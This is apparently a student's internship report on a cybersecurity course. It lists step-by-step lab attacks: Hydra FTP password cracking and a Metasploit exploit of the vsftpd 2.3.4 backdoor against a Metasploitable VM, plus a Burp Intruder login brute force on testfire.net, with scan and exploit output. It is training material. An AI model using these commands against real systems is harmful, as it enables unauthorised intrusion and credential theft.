INTRENSHIP ON CYBERSECURITY

SELF INRODUCTION:

REPORT
ON

FOUR WEEKS OF INTERNSHIP
Carried out on
DLITHE

In partial fulfilment of the requirements for the award of Degree of

BACHELOR OF ENGINEERING

In

Information Science and Engineering

By

ANUSH R SHETTY

USN 4NM21IS021

(Duration: 6th Feb, 2023 to 15th Feb, 2023)

ABOUT DLITHE

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation.The expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need. Also partnered with 20+ college students and equip them for all needs of industrial workforce and also enables the student body to establish connections between academia and business. To help student understand clients need across a range of disciplines. We place a strong emphasis on domain learning. The major goal is to stimulate engineers' cognitive processes rather than to construct the solutions.

ABOUT INTERNSHIP

a) SUMMARY OF INTERNSHIP

Internship is a professional learning experience that offers meaningful, practical work related to a student's field of study or career interest. An internship gives a student the opportunity for career exploration and development, and to learn new skills. Over the years, the term Cyber Security has gained much importance and become a common part of each one’s life who is associated with a computer or a smartphone device. Cyber Security involves protecting key information and devices from cyber threats. It is a critical part of companies that collect and maintain huge databases of customer information, social platforms where personal information are submitted and government organizations where secret, political and defense information are involved.

The internship enables the student to harmonize what they learnt in class with reality in professional ground. The Internship program was divided into 15 days online and 15 days offline project work. The aim and motivation of this training is to receive disciple, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of information science.This document describes the work I have done as a part of my one month internship program with DLithe. This internship gave me the opportunity to gain practical knowledge on networks and penetration testing and it’s underlying exploits and mechanism. The first task of this internship is to assimilate about networks which included topologies, media, IP Addressing, Subnetting, Protocols, OSI Model, IPS , IDS, TCP/IP Apllications and Services.The second task was about to master Linux Administartion and Commands, Security policies, Physical security, Risk Management, Threat modelling. The next task included deep knowledge of Footprinting and Reconnaissance, Scanning networks, Enumeration, Vulnerability analysis, use of nmap commands, Sniffing, Evading IDS, Firewalls, Hacking wireless networks,Hacking Iot devices, Cloud computing and Cryptography, Information Security.Also we are made to learn case study pertaining to cybercrimes like 2021 Linkedin breach, github attack, Capital one attack, Uber breach were also been discussed.


During my internship period a number of approaches and exposure methods were used which include hands on writing, various reading materials, Exposure to Cyber Security Industries Conducting various penetration tests on websites. My respomsibilities included me to have deep knowledge of linux operating system and concept regarding ethical hacking as mentioned above and a profound understanding in various cybersecurity tools. I was also given task to develop and run an exploit on metasploitable machine and windows operating systems which also include evading windows firewall and it's antivirus softwares. Furthermore, I was learnt about google dorking and to gain vulnerable information.In conclusion, this was an opportunity to develop and enhance skills and competencies in my carrier field which I have achieved during this period.

b)Technical task performed group wise

1)**PASSWORD CRACKING OF METASPLOITABLE MACHINE USING HYDRA**.

Sol:-


a)use hydra -l users.txt -P pass.txt 192.168.137.178 ftp




2**) Perform password cracking of online vulnerable website(testfire.net) using Burpsuite**

Sol:-


a) login to testfire.net




b) Go to burpsite and go to proxy and http history and then send post method to intruder



c) In Intruder set the payloads 1 and payloads 2



d) Finally start the attack and one with longest length will be the real username and password



3) Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Sol:-

1)nbtscan -r 192.168.137.0/24

2)nmap – sV 192.168.137.178

3)msfconsole

4)search vsftpd

5)show options

6)use 0

7)set RHOSTS 192.168.137.178


8)show payloads


9)set payloads cmd/unix/interact

10)exploit

```
root@kali: /home
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home]
└─# nbtscan -r  192.168.137.0/24
Doing NBT name scan for addresses from 192.168.137.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.137.21   <unknown>                  <unknown>
192.168.137.186  LAPTOP-S8GK8QGJ  <server>  <unknown>        e8:fb:1c:48:ce:a5
192.168.137.255 Sendto failed: Permission denied
192.168.137.178  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00

┌──(root㉿kali)-[/home]
└─# nmap -sV 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 14:17 IST
Stats: 0:01:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Nmap scan report for 192.168.137.178
Host is up (0.0087s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry?
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.22 seconds
```

```
root@kali: /home/anush
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/anush]
└─# nmap -p 21 --script vuln 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 13:47 IST
Nmap scan report for 192.168.137.178
Host is up (0.0012s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds

┌──(root㉿kali)-[/home/anush]
└─# msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
```





b) Exploiting Metasploit using SMTP

Sol:-


1)search smtp

2)use auxiliary/scanner/smtp/smtp_enum

3)show options

4)set RHOSTS 192.168.137.178

